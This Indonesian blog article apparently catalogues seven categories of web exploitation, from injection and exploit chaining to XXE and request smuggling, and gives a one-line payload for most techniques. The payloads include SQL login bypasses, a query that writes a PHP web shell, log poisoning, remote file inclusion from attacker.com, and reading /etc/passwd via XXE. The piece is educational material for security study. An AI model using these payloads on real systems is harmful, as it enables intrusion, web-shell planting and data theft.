CYBERATTACK — WEB EXPLOITATION: Daftar Lengkap Kategori, Metode, dan Contoh Serangan
CYBERATTACK — WEB EXPLOITATION: Daftar Lengkap Kategori, Metode, dan Contoh Serangan

Web exploitation bukan cuma soal “hack website” — ini adalah ekosistem kerentanan yang sangat luas. Dari form login yang bisa dibypass dengan ' OR 1=1 --, sampai server yang bisa diambil alih sepenuhnya lewat exploit chaining. Di artikel ini, kita akan memetakan semua kategori yang ada — sebagai peta jalan (roadmap) buat lo yang mau mendalami web security, atau buat bahan riset dan konten edukasi.
1. Injection & Remote Code Execution (RCE)
Ini adalah kerentanan paling klasik dan paling berbahaya di web security. Terjadi ketika input dari pengguna tidak difilter dengan benar, sehingga server mengeksekusi perintah yang tidak seharusnya — baik itu query database, perintah sistem operasi, atau kode template.
- SQL Injection (SQLi)
Memasukkan query SQL berbahaya ke dalam input aplikasi untuk memanipulasi database.
Varian: Error-based SQLi, Blind SQLi (Boolean & Time-based), Union-based SQLi, Out-of-Band SQLi.
Contoh:' OR 1=1 --pada form login → bypass autentikasi. - OS Command Injection
Memaksa server menjalankan perintah sistem operasi melalui input yang tidak disanitasi.
Contoh: Input8.8.8.8; idpada fitur ping → mengeksekusiiddi server. - Server-Side Template Injection (SSTI)
Mengeksploitasi template engine (Twig, Jinja2, Freemarker, dll) untuk mendapatkan RCE.
Contoh (Jinja2):{{ ''.__class__.__mro__[1].__subclasses__() }}→ eksplorasi kelas untuk RCE. - NoSQL Injection
Mirip SQLi, tapi menargetkan database NoSQL seperti MongoDB, CouchDB, atau Cassandra.
Contoh (MongoDB):{$ne: null}pada query JSON → bypass autentikasi. - LDAP Injection
Injeksi pada query LDAP (Lightweight Directory Access Protocol) — sering dipakai di sistem autentikasi enterprise.
Contoh:*)(uid=*→ bypass login LDAP. - XPath Injection
Injeksi pada query XML / XPath — sering muncul di aplikasi yang menyimpan data dalam format XML.
Contoh:' or '1'='1pada XPath query → bypass autentikasi.
Bahaya: Injection adalah pintu masuk ke RCE — server bisa diambil alih sepenuhnya.
2. Exploit Chaining & Escalation
Seringkali satu kerentanan tidak cukup untuk mencapai tujuan akhir (RCE, data breach, atau full takeover). Penyerang menggabungkan beberapa celah — chaining — untuk naik level (escalation) dari kerentanan low-risk menjadi high-impact.
- SQL2RCE
Menggunakan SQL Injection (dengan hak akses tinggi sepertiFILEprivilege di MySQL) untuk menulis web shell ke server viaINTO OUTFILE.
Contoh:' UNION SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE '/var/www/html/shell.php' -- - LFI2RCE (Log Poisoning)
Menggunakan Local File Inclusion (LFI) untuk membaca file log server, lalu memasukkan payload PHP ke dalam log (via User-Agent atau parameter lain), dan memanggil file log tersebut untuk eksekusi.
Contoh:?file=../../../../var/log/apache/access.log→ setelah payload di User-Agent:<?php system($_GET['cmd']); ?> - XSS2Shell
Menggunakan XSS di panel admin untuk memaksa browser admin mengupload plugin berbahaya atau mengeksekusi skrip yang menghasilkan reverse shell.
Contoh: XSS di feedback form → admin buka → skrip upload shell ke server. - SSRF + Cloud Metadata
SSRF (Server-Side Request Forgery) digunakan untuk mengakses endpoint metadata cloud (AWS:http://169.254.169.254/latest/meta-data/) dan mencuri IAM credentials.
Contoh: SSRF → akses metadata AWS → dapatkan akses ke S3 bucket.
3. Client-Side & Cross-Site Attacks
Serangan di kategori ini fokus ke sisi browser korban — atau memanfaatkan kepercayaan server terhadap browser tertentu. Targetnya adalah pengguna, bukan server (meskipun bisa berujung ke server).
- Cross-Site Scripting (XSS)
Menyisipkan skrip berbahaya (biasanya JavaScript) ke halaman web yang dikunjungi korban.
Varian: Reflected XSS (langsung dari URL), Stored XSS (tersimpan di database), DOM-based XSS (dieksekusi di sisi client).
Contoh:<script>alert('XSS')</script>di kolom komentar → muncul di semua pengunjung. - Cross-Site Request Forgery (CSRF)
Memaksa browser korban yang sedang login untuk melakukan aksi tanpa sepengetahuan korban.
Contoh: Korban klik link jahat → tanpa sadar transfer uang atau ganti password. - Server-Side Request Forgery (SSRF)
Memaksa server web untuk melakukan request HTTP ke jaringan internal — sering dipakai untuk membobol cloud metadata atau internal service.
Contoh: Fitur “fetch image from URL” →http://169.254.169.254/latest/meta-data/. - Clickjacking (UI Redress)
Menipu korban agar mengklik elemen transparan yang sebenarnya adalah tombol aksi di web lain.
Contoh: Halaman palsu dengan iframe transparan → korban klik “Mainkan Video” tapi sebenarnya klik “Setujui Transfer”. - JavaScript Obfuscation / Overwrite (JSO)
Teknik yang sering dipakai di skena defacer lokal — menimpa halaman web dengan skrip JS yang sudah diobfuskasi sehingga sulit dibaca dan dibersihkan.
Contoh: Fileindex.phpditimpa dengan skrip obfuskasi yang menampilkan pesan deface.
4. Broken Authentication & Access Control
Celah pada mekanisme login dan hak akses — ini adalah salah satu kategori paling sering ditemukan di aplikasi web Indonesia, terutama di sektor pemerintahan dan pendidikan.
- Bypass Admin / SQL Login Bypass
Menggunakan payload sederhana di form login untuk masuk tanpa password.
Contoh:' OR '1'='1' --atauadmin' --di kolom username. - Default Admin Credentials
Kelalaian admin yang tidak mengganti kredensial bawaan sistem — masih sangat umum di perangkat IoT dan aplikasi CMS.
Contoh:admin:admin,root:toor,user:password. - Insecure Direct Object Reference (IDOR)
Mengganti parameter ID di URL untuk mengakses data orang lain — karena tidak ada validasi hak akses.
Contoh:/profile?user_id=1→ ganti jadiuser_id=2→ lihat profil user lain. - Session Hijacking / Fixation
Mencuri atau memanipulasi cookie sesi untuk mengambil alih akun korban.
Contoh: XSS mencuri cookiesessionid→ digunakan untuk login sebagai korban. - JWT (JSON Web Token) Exploitation
Memanipulasi token JWT — misalnya mengganti algoritma menjadinone, atau membongkar kunci rahasia yang lemah.
Contoh: Token dengan algoritmaHS256diubah jadinone→ bypass verifikasi.
5. File Management Vulnerabilities
Celah yang muncul dari fitur unggah (upload) atau baca file (read) yang tidak aman. Ini sering menjadi pintu masuk untuk RCE — terutama di aplikasi yang punya fitur upload gambar, dokumen, atau avatar.
- Arbitrary File Upload
Berhasil mengunggah file berbahaya (seperti.php,.phtml, atau.jsp) karena filter ekstensi file yang buruk atau bisa di-bypass.
Contoh: Upload fileshell.php.jpg→ double extension bypass filter. - Local File Inclusion (LFI)
Membaca file sensitif di dalam server melalui parameter file yang tidak divalidasi.
Contoh:?page=../../../../etc/passwd→ baca file/etc/passwd. - Remote File Inclusion (RFI)
Memaksa web memuat dan mengeksekusi file dari server penyerang — sering menghasilkan RCE.
Contoh:?page=http://attacker.com/shell.txt→ server load dan eksekusi shell. - Directory / Path Traversal
Menggunakan karakter../untuk keluar dari direktori web dan mengakses sistem file utama.
Contoh:?file=../../../../config/database.php→ baca konfigurasi database.
6. CMS, Plugins, & 3rd-Party Components
Banyak eksploitasi terjadi bukan pada core code — melainkan pada plugin, tema, atau library yang sudah usang (outdated) atau memiliki kerentanan yang sudah diketahui publik.
- WordPress Plugin Flaws
Hampir setiap hari ada temuan kerentanan baru di ekosistem plugin WP — mulai dari SQLi, XSS, sampai bypass autentikasi.
Contoh: Plugin WP dengan SQLi →?id=1 UNION SELECT ... - Joomla Commedia / JDownload
Kerentanan spesifik di ekstensi Joomla yang memungkinkan penyerang mengeksekusi file arbitrer atau RCE. Sering dieksploitasi menggunakan automated scanner.
Contoh: CVE lama di komponen Joomla → akses file/administrator/... - TinyMCE Exploits
Celah pada rich-text editor TinyMCE versi lama — biasanya memicu XSS atau file upload bypass.
Contoh: TinyMCE denganfilemanagerplugin → upload file .php. - jQuery File Upload (CVE-2018-9206)
Celah terkenal di library jQuery versi lama yang memungkinkan arbitrary file upload tanpa autentikasi.
Contoh: Akses/server/php/index.php→ upload file → RCE.
7. Architecture & Logic Flaws
Kategori tingkat lanjut yang memanfaatkan desain infrastruktur atau logika bisnis yang cacat. Ini bukan bug di kode, tapi cacat di level desain — dan seringkali lebih sulit dideteksi oleh scanner otomatis.
- Subdomain Takeover
Mengambil alih subdomain perusahaan yang masih menunjuk ke layanan pihak ketiga (seperti AWS S3, GitHub Pages, Heroku) yang sudah tidak aktif.
Contoh:subdomain.example.com→ CNAME kebucket.s3.amazonaws.comyang sudah dihapus → ambil alih bucket → hosting konten phishing. - XML External Entity (XXE)
Memanfaatkan parser XML yang tidak dikonfigurasi dengan aman untuk membaca file internal, atau memicu SSRF.
Contoh:<!DOCTYPE root [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>→ baca/etc/passwd. - Race Conditions (TOCTOU — Time-of-check to time-of-use)
Mengeksploitasi jeda waktu sepersekian milidetik saat sistem memproses data — sering dipakai di fitur finansial.
Contoh: Menekan tombol “Tarik Saldo” berkali-kali secara bersamaan → menarik uang lebih dari saldo yang ada. - HTTP Request Smuggling
Memanipulasi cara front-end server dan back-end server menerjemahkan batasan permintaan HTTP — bisa menghasilkan cache poisoning, session hijacking, atau request injection.
Contoh: Mengirim request dengan duaContent-Lengthheader yang berbeda → frontend dan backend baca request secara berbeda.
Ringkasan — Web Exploitation Roadmap
Ini adalah peta jalan (roadmap) 7 kategori utama web exploitation. Gunakan sebagai panduan belajar, materi riset, atau daftar periksa (checklist) saat melakukan security audit.
| Kategori | Metode & Contoh | Tingkat Dampak |
|---|---|---|
| 1. Injection & RCE | SQLi, OS Command, SSTI, NoSQL, LDAP, XPath | Sangat Tinggi |
| 2. Exploit Chaining | SQL2RCE, LFI2RCE, XSS2Shell, SSRF+Cloud | Sangat Tinggi |
| 3. Client-Side & Cross-Site | XSS, CSRF, SSRF, Clickjacking, JSO | Tinggi |
| 4. Broken Auth & Access | Bypass, IDOR, Session Hijack, JWT Exploit | Tinggi |
| 5. File Management | Arbitrary Upload, LFI, RFI, Path Traversal | Tinggi |
| 6. CMS & 3rd-Party | WP Plugin, Joomla, TinyMCE, jQuery Upload | Sedang – Tinggi |
| 7. Architecture & Logic | Subdomain Takeover, XXE, Race Condition, HTTP Smuggling | Bervariasi |
Artikel Terkait / Baca Juga
Artikel ini adalah bagian dari CyberAttack Series. Untuk pendalaman lebih lanjut, baca juga artikel terkait berikut:
- CMS Exploitation: Joomla, WordPress, Drupal, Magento, vBulletin — Path Rentan, CVE, dan Exploit Chain
Bedah tuntas kerentanan CMS populer — dari CVE-2026-49049 (Helix3 RCE) sampai WP2shell (CVE-2026-63037 + CVE-2026-63030).
TL;DR — Web Exploitation dalam 7 Poin
- 1. Injection & RCE: SQLi, OS Command, SSTI — input tidak difilter → server mengeksekusi perintah berbahaya.
- 2. Exploit Chaining: Gabungkan beberapa kerentanan → SQL2RCE, LFI2RCE, XSS2Shell — dari low-risk ke high-impact.
- 3. Client-Side & Cross-Site: XSS, CSRF, SSRF — target browser dan pengguna, bukan server.
- 4. Broken Auth & Access: Bypass login, IDOR, Session Hijack — celah di mekanisme autentikasi dan otorisasi.
- 5. File Management: Upload shell, LFI, RFI, Path Traversal — celah di fitur unggah dan baca file.
- 6. CMS & 3rd-Party: Plugin WP, Joomla, TinyMCE — eksploitasi komponen pihak ketiga yang usang.
- 7. Architecture & Logic: Subdomain Takeover, XXE, Race Condition — cacat di level desain dan infrastruktur.
OWASP Top 10 2021 — Kategori utama kerentanan web
OWASP Testing Guide — Metodologi pengujian keamanan web
PortSwigger Web Security Academy — Lab praktik web exploitation
MITRE ATT&CK — T1190: Exploit Public-Facing Application
CVE Database — Cari kerentanan berdasarkan kategori


1 Response
[…] Exploitation: Daftar Lengkap Kategori, Metode, dan Contoh SeranganRoadmap 7 kategori utama web exploitation — dari Injection & RCE sampai Architecture & […]